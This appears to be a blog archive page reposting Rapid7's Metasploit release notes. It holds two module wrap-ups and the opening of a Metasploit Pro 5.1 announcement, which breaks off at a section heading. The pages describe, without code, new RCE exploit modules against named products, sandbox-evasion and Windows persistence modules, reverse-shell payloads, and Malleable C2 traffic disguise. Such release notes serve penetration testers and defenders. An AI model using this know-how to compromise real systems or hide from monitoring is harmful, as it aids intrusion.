Tag Archives: Metasploit

Metasploit Wrap Up: This One Goes to Sixteen!

Post Syndicated from Brendan Watters original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-goes-to-sixteen
metasploit-dials.png

This One Goes to Sixteen!

Another banger from Metasploit with sixteen new modules, including ten exploit modules, with five on the CISA KEV list. Cisco, Papercut, Sonicwall, Jetbrains, and Langflow all have exploit modules, and not to be outdone, we even have a Metasploit scanner to watch the watchers!

New module content (16)

Elasticsearch ingest-attachment Apache Tika XFA XXE Local File Read

Authors: Bourbon Offensive Security Services and Jean-Marie Bourbon

Type: Auxiliary

Pull request: #21739 contributed by kmkz

Path: scanner/http/elasticsearch_tika_xfa_xxe

CVE reference: CVE-2025-66516

Description: Adds an auxiliary scanner module for CVE-2025-54988/CVE-2025-66516. The module validates an XML External Entity (XXE) vulnerability in Apache Tika’s XFA parser exposed through the Elasticsearch attachment ingest processor.

SPIP Unauthenticated Blind SQLi via Date Field Escaping Bypass

Authors: Benoit Hua, Franck Chevalier, Julien Voisin, and ka3n1x

Type: Auxiliary

Pull request: #21791 contributed by jvoisin

Path: scanner/http/spip_annee_sqli

Description: Adds modules/auxiliary/scanner/http/spip_annee_sqli.rb which exploits a blind SQL injection in SPIP’s date column escaping logic.

Metasploit Payload Handler Detection (TCP/UDP/HTTP/HTTPS)

Author: h00die

Type: Auxiliary

Pull request: #21551 contributed by h00die

Path: scanner/msf/handler_detect

Description: Adds a scanner module to enumerate ports on a host and determine if they’re a Metasploit Reverse Handler or not, and if they are, what kind of shell they were going to land.

ESC8 Relay: SMB to HTTP(S) via Kerberos

Author: Pushpender Rathore

Type: Auxiliary

Pull request: #21709 contributed by Pushpenderrathore

Path: server/relay/esc8_kerberos

CVE reference: CVE-2026-20929

Description: This introduces native Kerberos authentication relay capabilities to the framework’s relay stack. It includes a new auxiliary module (esc8_kerberos) that exploits CVE-2026-20929 by targeting AD CS Web Enrollment (ESC8). The module captures an SMB2 AP-REQ from a coerced client and seamlessly replays the authentication to the target certificate server over HTTP. This chain ultimately allows an attacker to issue a certificate for the coerced victim and obtain a valid Kerberos TGT without requiring their credentials.

Linux x64 Sandbox Environment Gate

Author: Massimo Bertocchi

Type: Evasion

Pull request: #21642 contributed by litemars

Path: linux/x64/sandbox_gate

Description: Adds a Linux x64 sandbox‑evasion module that performs lightweight runtime environment checks and aborts execution when a likely sandbox or VM is detected.

Cisco Secure Firewall Management Center Authentication Bypass RCE

Authors: Arian Eidizadeh, Brandon Sakai, and Cale Black

Type: Exploit

Pull request: #21796 contributed by CyberAuth

Path: linux/http/cisco_fmc_auth_bypass_rce

CVE reference: CVE-2026-20079

Description: Adds a native Metasploit exploit module for CVE-2026-20079, an unauthenticated authentication bypass in Cisco Secure Firewall Management Center (FMC).

SonicWall SMA1000 WorkPlace SSRF to Root Remote Code Execution

Authors: Adam Babis, William Perry, and sfewer-r7

Type: Exploit

Pull request: #21883 contributed by sfewer-r7

Path: linux/http/sonicwall_sma1000_couchdb_rce

CVE reference: CVE-2026-83549

Description: This adds an exploit module for the recent SonicWall SMA1000 zero-day exploit chain that was disclosed in the first week of September as being exploited in-the-wild. CVE-2026-83548 is an SSRF used to bypass auth. SMA1000-9427 is an RCE with low privileges via CouchDB read/write primitives. CVE-2026-83549 is a command injection in cmsSnmpTrap.sh for RCE with root privs. The patched version 12.5.0-02952 has been verified to successfully remediate this exploit chain.

JetBrains TeamCity Agent Polling Unauthenticated Remote Code Execution

Authors: Antoni Tremblay and sfewer-r7

Type: Exploit

Pull request: #21775 contributed by sfewer-r7

Path: multi/http/jetbrains_teamcity_rce_cve_2026_63077

CVE reference: CVE-2026-63077

Description: This introduces a new unauthenticated Remote Code Execution (RCE) exploit module for JetBrains TeamCity, targeting the vulnerability tracked as CVE-2026-63077. The module exploits an unsafe XStream deserialization flaw within the agent polling protocol to deliver and execute a one-shot JSP payload on the server. The module supports both Windows and Linux targets and features built-in cleanup logic to automatically unregister and remove the fake build agent created during the exploitation process.

Langflow AI authenticated RCE

Author: Richard Howe

Type: Exploit

Pull request: #21837 contributed by rmhowe425

Path: multi/http/langflow_auth_rce_cve_2026_19295

CVE reference: CVE-2026-19295

Description: Adds a new module targeting CVE-2026-19295, an authenticated remote code execution vulnerability impacting Langflow versions 1.10.0 and below.

MCPJam Inspector Connect API Command Execution

Authors: Louay-075 and earthenvessel

Type: Exploit

Pull request: #21655 contributed by earthenvessel

Path: multi/http/mcpjam_inspector_rce

CVE reference: CVE-2026-23744

Description: This adds a new exploit module for CVE-2026-23744, an unauthenticated command execution vulnerability in MCPJam Inspector. The module targets the /api/mcp/connect endpoint. Vulnerable versions accept a JSON serverConfig object containing a command and args array, then use those values to start an MCP server. When MCPJam Inspector is exposed on a routable interface, an unauthenticated remote attacker can abuse this behavior to execute operating system commands as the user running MCPJam Inspector.

PaperCut NG/MF Unauthenticated RCE (CVE-2026-81578 + CVE-2026-82078)

Author: sfewer-r7

Type: Exploit

Pull request: #21842 contributed by sfewer-r7

Path: multi/http/papercut_ng_external_user_lookup_rce

CVE reference: CVE-2026-82078

Description: Adds an exploit module for the recent PaperCut MF and PaperCut NG exploit chain (CVE-2026-81578 + CVE-2026-82078) that was reported last week as a zero-day being actively exploited in the wild.

SimpleHelp OIDC Authentication Bypass Remote Code Execution

Authors: Blackpoint Cyber, Horizon3.ai, Zach Hanley, and jheysel-r7

Type: Exploit

Pull request: #21825 contributed by jheysel-r7

Path: multi/http/simplehelp_oidc_auth_bypass_rce

CVE reference: CVE-2026-48558

Description: Adds an exploit module for CVE-2026-48558, an OIDC authentication bypass affecting SimpleHelp 5.5.0 through 5.5.15.

SPIP Autosave Session Unauthenticated RCE

Author: Julien Voisin

Type: Exploit

Pull request: #21859 contributed by jvoisin

Path: multi/http/spip_autosave_rce

Description: Adds a module targeting an unauthenticated remote code execution vulnerability in SPIP <= 4.4.21 via the forum autosave session handler. The action=session endpoint lets any visitor store arbitrary PHP code in a session variable, which is then executed by the template engine when the article page is rendered. No CVE has yet been issued.

Next.js Unauthenticated RCE on Windows Servers

Authors: Avishek Sarkar, Bogyeom Lee, and Maksim Rogov

Type: Exploit

Pull request: #21834 contributed by vognik

Path: windows/http/nextjs_unauth_rce_cve_2026_75604

CVE reference: CVE-2026-75604

Description: Adds a module targeting CVE-2026-75604, a Remote Code Execution (RCE) vulnerability in Next.js applications hosted on Windows servers. Specifically crafted requests can execute arbitrary code on the target server running Next.js versions from 13.4.0 up to 15.5.24, and 16.0.0 up to 16.3.3.

Boot Verification Program Persistence

Author: Emanuele Cervelli

Type: Exploit

Pull request: #21550 contributed by M4nu02

Path: windows/persistence/boot_verification_program

Description: Adds a Windows persistence module leveraging the registry key BootVerificationProgram.

Windows Time Provider Persistence

Author: Emanuele Cervelli

Type: Exploit

Pull request: #21522 contributed by M4nu02

Path: windows/persistence/time_provider

Description: Adds a new persistence module that registers a custom Time Provider DLL under the W32Time service registry key.

Bugs fixed (4)

  • #21719 from Pushpenderrathore – Fixes a race condition in the module Metadata cache.
  • #21838 from jheysel-r7 – Fixes payload choosing behaviour when swapping targets to auto-select the most fitting payload which can now also include Java payloads.
  • #21853 from Pushpenderrathore – Three fixes to the core Rex::Proto::DNS forward/cache path that surface once the DNS server is used as a selective poisoner in front of a real upstream resolver
  • #21861 from prithvee07 – Fixes a recent regression in the vsftpd_234_backdoor module where by updating the module to support ARCH_CMD payloads we inadvertently dropped support for cmd/unix/interact payloads. Both payloads are now supported.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro.

Metasploit Wrap Up: Lot of summer shells and fit http profiles

Post Syndicated from Rapid7 Labs original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-lot-of-summer-shells-and-fit-http-profiles

This wrap-up brings a full-on shell parade. Thirteen shiny new modules landed, starting with a buffet of RCEs. WordPress WP2Shell, Ghost CMS, Joomla JCE, Langflow, OpenCATS, Pterodactyl Panel, SonicWall SMA1000, Ray Dashboard, a Pix-for-WooCommerce, and for those who like their exploits closer to the bare-metal, the Fragnesia Linux kernel LPE (CVE-2026-46300). Metasploit also got the glow-up of the summer with the new http malleable profiles, MCP functionality and linux multi fetch payloads (more details on the [official 6.5 release blog post](https://www.rapid7.com/blog/post/pt-metasploit-framework-6-5-released/)!). Windows on ARM confirm to be the new first-class citizenship thanks to brand-new AArch64 reverse-TCP shells (both inline and staged), so your Snapdragon boxes can join the party too. Last but not least, an important message: *Nyan Nyan Nyan Nyan Nyan Nyan.*

Screenshot_2026-08-14_162940.png

New module content (13)

Ray Dashboard Logs API Path Traversal

Author: Richard Howe <rhowe425>

Type: Auxiliary

Pull request: #21681 contributed by rmhowe425

Path: `gather/ray_dashboard_logs_api_path_traversal`

Description: This adds an auxiliary module that leverages a path traversal vulnerability in Ray to list the contents of local directories. There is currently no CVE assigned to this vulnerability. Issuance is pending with MITRE.

Pterodactyl Panel CVE-2025-49132 Remote Code Execution

Authors: 0xtensho and jheysel-r7

Type: Exploit

Pull request: #21452 contributed by jheysel-r7

Path: `linux/http/pterodactyl_locales_locale_json`

AttackerKB reference: CVE-2025-49132

Description: This adds a module which exploits a vulnerability in Pterodactyl Panel before version 1.11.11 that allows unauthenticated remote code execution through improper handling of locale file operations. The vulnerability, CVE-2025-49132, exists in the locale.json endpoint which allows path traversal and arbitrary file creation. This combination of capabilities results in remote code execution in the context of the user running the web server.

SonicWall SMA1000 WorkPlace wsproxy SSRF Remote Command Execution

Authors: Deral Heiland, Rapid7 Vulnerability Research, and Ryan Emmons

Type: Exploit

Pull request: #21678 contributed by dheiland-r7(https://github.com/dheiland-r7)

Path: `linux/http/sonicwall_sma1000_wsproxy_rce`

AttackerKB reference: CVE-2026-15409

Description: This adds a new exploit module for CVE-2026-15409, a Server-Side Request Forgery (SSRF) vulnerability in the SonicWall SMA1000 WorkPlace wsproxy service.

Fragnesia LPE (CVE-2026-46300)

Authors: William Bowling and msutovsky-r7

Type: Exploit

Pull request: #21456 contributed by msutovsky-r7

Path: linux/local/cve_2026_46300_fragnesia

AttackerKB reference: CVE-2026-46300

Description: This adds a local module for the Fragnesia exploit which is a page-cache replacement vulnerability in the Linux kernel’s XFRM (IPsec) subsystem, tracked as CVE-2026-46300.

Ghost CMS Remote Code Execution

Authors: Cristian-Alexandru Staicu and Maksim Rogov

Type: Exploit

Pull request: #21234 contributed by vognik

Path: multi/http/ghostcms_auth_rce_cve_2026_29053

AttackerKB reference: CVE-2026-22594

Description: This adds an exploit module for Ghost CMS (CVE-2026-29053) that achieves remote code execution by uploading a malicious theme. Ghost’s theme renderer evaluates untrusted JSONPath expressions through the {{#get}} helper, letting the module inject and trigger arbitrary code once a theme is uploaded and activated. You’ll need valid admin or staff credentials to authenticate.

Joomla Content Editor Unauthenticated File Upload RCE

Authors: David Jardin, Uwe Flottemesch, and ispyispyispy

Type: Exploit

Pull request: #21615 contributed by 15py15py15py

Path: multi/http/joomla_com_jce_unauth_file_upload_rce

AttackerKB reference: CVE-2026-48907

Description: This adds a new exploit module for CVE-2026-48907, an unauthenticated arbitrary profile creation vulnerability in the JCE (Joomla Content Editor) extension for Joomla!. The profiles.import task fails to enforce authentication, letting an attacker import a crafted profile that is written to disk as a PHP web shell, resulting in remote code execution when the tmp/ directory is directly accessible. All JCE versions up to and including 2.9.99.4 are affected, and no credentials are required.

Langflow Unauth RCE

Authors: Diamorphine and Richard Howe

Type: Exploit

Pull request: #21700 contributed by rmhowe425

Path: multi/http/langflow_unauth_rce_cve_2026_33017

AttackerKB reference: CVE-2026-33017

Description: Adds a new multi/http/langflow_unauth_rce_cve_2026_33017 exploit module that exploits an unauth RCE vulnerability in the /api/v1/build_public_tmp/{flow_id}/flow endpoint in Langflow versions prior to 1.9.0.

OpenCATS Installer PHP Code Injection

Authors: Chocapikk and stlthr4k3r

Type: Exploit

Pull request: #21630 contributed by stlthr4k3r

Path: multi/http/opencats_installer_rce

AttackerKB reference: CVE-2026-27760

Description: Adds an exploit module targeting CVE-2026-27760, a PHP code injection in OpenCATS.

WordPress WP2Shell REST API Batch Route Confusion SQLi to RCE

Authors: Adam Kues, Crypto-Cat, TF1T, dtro, and haongo

Type: Exploit

Pull request: #21686 contributed by Crypto-Cat

Path: multi/http/wp_batch_desync_rce

AttackerKB reference: CVE-2026-60137

Description: This adds an exploit module to target WP2Shell, an unauthenticated pre-auth remote code execution vulnerability affecting WordPress core versions 6.9.0–6.9.4 and 7.0.0–7.0.1. The module chains a REST API route confusion flaw (CVE-2026-63030) with an SQL injection (CVE-2026-60137) to elevate privileges, deploy a payload via a custom plugin, and execute a remote session.

WordPress Unauthenticated RCE via Pix for WooCommerce plugin

Authors: Alexis Lafontaine and Maksim Rogov

Type: Exploit

Pull request: #21683 contributed by vognik

Path: multi/http/wp_plugin_pix_unauth_rce_cve_2026_3891

AttackerKB reference: CVE-2026-3891

Description: Adds CVE-2026-3891 WordPress Unauthenticated RCE Exploit module targeting Pix for WooCommerce plugin.

Release Metasploit 6.5

Authors: OJ Reeves, Spencer McIntyre

Type: Payload (Single) Pull request: #21728 contributed by zeroSteiner

Description: Adds support for a new MALLEABLEC2 option to Meterpreter HTTP(S) payloads. This feature enables users to load a standard profile into Meterpreter and change the shape of its HTTP(S) traffic. All Meterpreters, including Windows, Java, Python, PHP and Linux, have been updated with this functionality.

Windows AArch64 Command Shell, Reverse TCP Inline

Author: vinicius-batistella

Type: Payload (Single)

Pull request: #21589 contributed by vinicius-batistella

Path: windows/aarch64/shell_reverse_tcp

Description: Adds Windows on ARM (AArch64) reverse-TCP command-shell payload.

Windows AArch64 Command Shell, Windows AArch64 Reverse TCP Stager

Author: vinicius-batistella

Type: Payload (Stager)

Pull request: #21744 contributed by vinicius-batistella

Path: windows/aarch64/shell/reverse_tcp

Description: Adds Windows AARCH64 staged shell payloads.

Enhancements and features (15)

  • #21379 from g0tmi1k – This improves the FTP login scanner by extending the reporting logic and adding extra checks
  • #21575 from g0tmi1k – Improves scanner/ftp/ftp_version to now report the service if host is up but we don’t get an appropriate FTP banner
  • #21578 from arpan-pramanik – Fixes a bug where msfconsole crashes with an unhandled exception when attempting to exit if the msf database is missing
  • #21607 from Pushpenderrathore – This extends CertificateTrace peer cert tracing to support LDAP over TLS and RDP
  • #21608 from Pushpenderrathore – This adds CertificateTrace peer cert tracing to PostgreSQL over TLS, and fixes a long-standing gap where the Postgres mixin accepted an SSL datastore option but never passed it through to the underlying connection
  • #21622 from zeroSteiner – Adds Bearer Authentication to the MCP server plugin
  • #21638 from eve0805 – This reuses the existing Kerberos ticket trace formatting for offline Kerberos artifact workflows, so stored and converted tickets can be inspected with the same output style used during live Kerberos authentication
  • #21653 from cdelafuente-r7 – This adds job tracking via run_uuid across all module types when executed through RPC endpoints to support Model Context Protocol (MCP) tool integrations
  • #21654 from cdelafuente-r7 – Adds eight new MCP tools: that wrap the existing RPC endpoints for module and session control, backed by strict per-tool input validation with an opt-in flag for dangerous actions
  • #21667 from jburgess-r7 – This updates the gogs_rebase_rce module with the vulnerability’s newly assigned CVE, CVE-2026-52806
  • #21691 from eve0805 – This adds KerberosTicketTrace support to the auxiliary/admin/kerberos/forge_ticket module
  • #21697 from bwatters-r7 – Adds explicit endianness to fetch multi payload query strings and encodes the fetch command in base64 for Python 3.8+ environments
  • #21728 from zeroSteiner – Adds support for a new MALLEABLEC2 option to Meterpreter HTTP(S) payloads
  • #21748 from zeroSteiner – Nyan Nyan Nyan Nyan Nyan Nyan!
  • #21768 from adfoster-r7 – Updates the default authentication logic in the JSON RPC support to now require auth by default, either via the database with user credentials or an auth token

Bugs fixed (15)

  • #21552 from stzifkas – Fix LHOST validation rejecting tunnel hostnames when DNS lookup fails
  • #21574 from g0tmi1k – Fixes the implementation of the FTP mixin to allow for reading multiple responses on the same TCP segment
  • #21609 from dwelch-r7 – Fixed an issue where payload option validation was delayed until after running show options, ensuring options like LHOST and LPORT are validated immediately upon setting a payload or loading a module
  • #21647 from jheysel-r7 – This updates the ntlm_relay_2_self module to automatically configure Resource-Based Constrained Delegation (RBCD) on the target machine account by setting its msDS-AllowedToActOnBehalfOfOtherIdentity attribute
  • #21659 from dwelch-r7 – This improves port conflict handling for the MCP plugin by adding pre-flight availability checks, post-spawn verification, and proper state resets on failure
  • #21661 from kx7m2qd – Fixes an issue with Ctrl+C handling regarding the MCP plugin
  • #21663 from zeroSteiner – Updates the error handling in the auxiliary/admin/dcerpc/icpr_cert module
  • #21687 from zeroSteiner – This updates and centralizes the warning message that’s displayed when a user sets a datastore option that is not valid in the current context
  • #21699 from sjanusz-r7 – Fixes a FrozenError issue when the DNS feature was enabled, which occurred when attempting to mutate frozen strings in place during DNS queries
  • #21701 from cdelafuente-r7 – This fixes an issue where exploit error messages were captured by the job listener during execution but hidden from the console
  • #21711 from cdelafuente-r7 – This fixes a Ruby 3 keyword argument parsing issue in run_simple, exploit_simple, and check_simple where passing a braceless hash literal caused an ArgumentError
  • #21714 from l1ve709 – Fixes typos in various module docs
  • #21718 from sjanusz-r7 – Fixes a crash when attempting to run VNC sessions from Metasploit
  • #21722 from dwelch-r7 – Fixed a regression to now again allow 0.0.0.0 as a valid listener LHOST address
  • #21759 from adfoster-r7 – Fixes a crash on multiple SMB modules when attempting to register an SMB service

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro.
Metasploit Pro 5.1 Released

Post Syndicated from The Metasploit Team original https://www.rapid7.com/blog/post/pt-metasploit-pro-5-1-released

Today marks the release of Metasploit Pro 5.1 – building upon the foundation laid in 5.0, adding new evasion primitives for HTTP Meterpreter payloads, support for tracking service hierarchies, a deeper and more interactive Network Topology view, and continuing our commitment to a modern, consistent UI. This release is powered by Metasploit Framework 6.5.

Malleable C2 Profiles

One of the most requested capabilities in modern red-team engagements is the ability to blend Meterpreter’s network traffic into legitimate-looking patterns. Metasploit Pro 5.1 brings full Malleable C2 profile support, powered by Metasploit Framework 6.5, directly into the Pro UI — no command-line knowledge required.


Malleable C2 profiles let you load a standard profile and reshape Meterpreter’s HTTP(S) traffic to emulate legitimate services, browser sessions, or any other traffic pattern you need. All Meterpreter flavours — Windows, Linux, Java, Python, and PHP — are supported, including stageless and staged payloads (e.g. meterpreter/reverse_https and meterpreter_reverse_https). This functionality is compatible with publicly available profile libraries.

Profile support across the Pro UI

Malleable C2 profiles are now available in every part of the workflow where a payload is configured:

  • Single Module Run: The module options page now includes a Malleable C2 section.
  • Listeners (New & Edit): You can now choose from profiles already uploaded to the server or upload a new .profile file directly from your browser.
  • Payload Generator: The standalone payload generator also exposes the profile picker, so standalone payloads can carry the same C2 profile as the rest of your operation.

mal-1.png

Figure 1 Malleable Profiles

Improved Payload Section


Alongside the Malleable C2 integration, the payload selector has been overhauled across the Listener, Module Run, and Payload Generator pages. You can now filter payloads by platform and stage, making it much faster to find the right payload in large lists.

mal-2.png

Figure 2: Advanced Payload Options

select-1.png

Figure 3: Additional Payload Options

Service Hierarchy Tracking Support

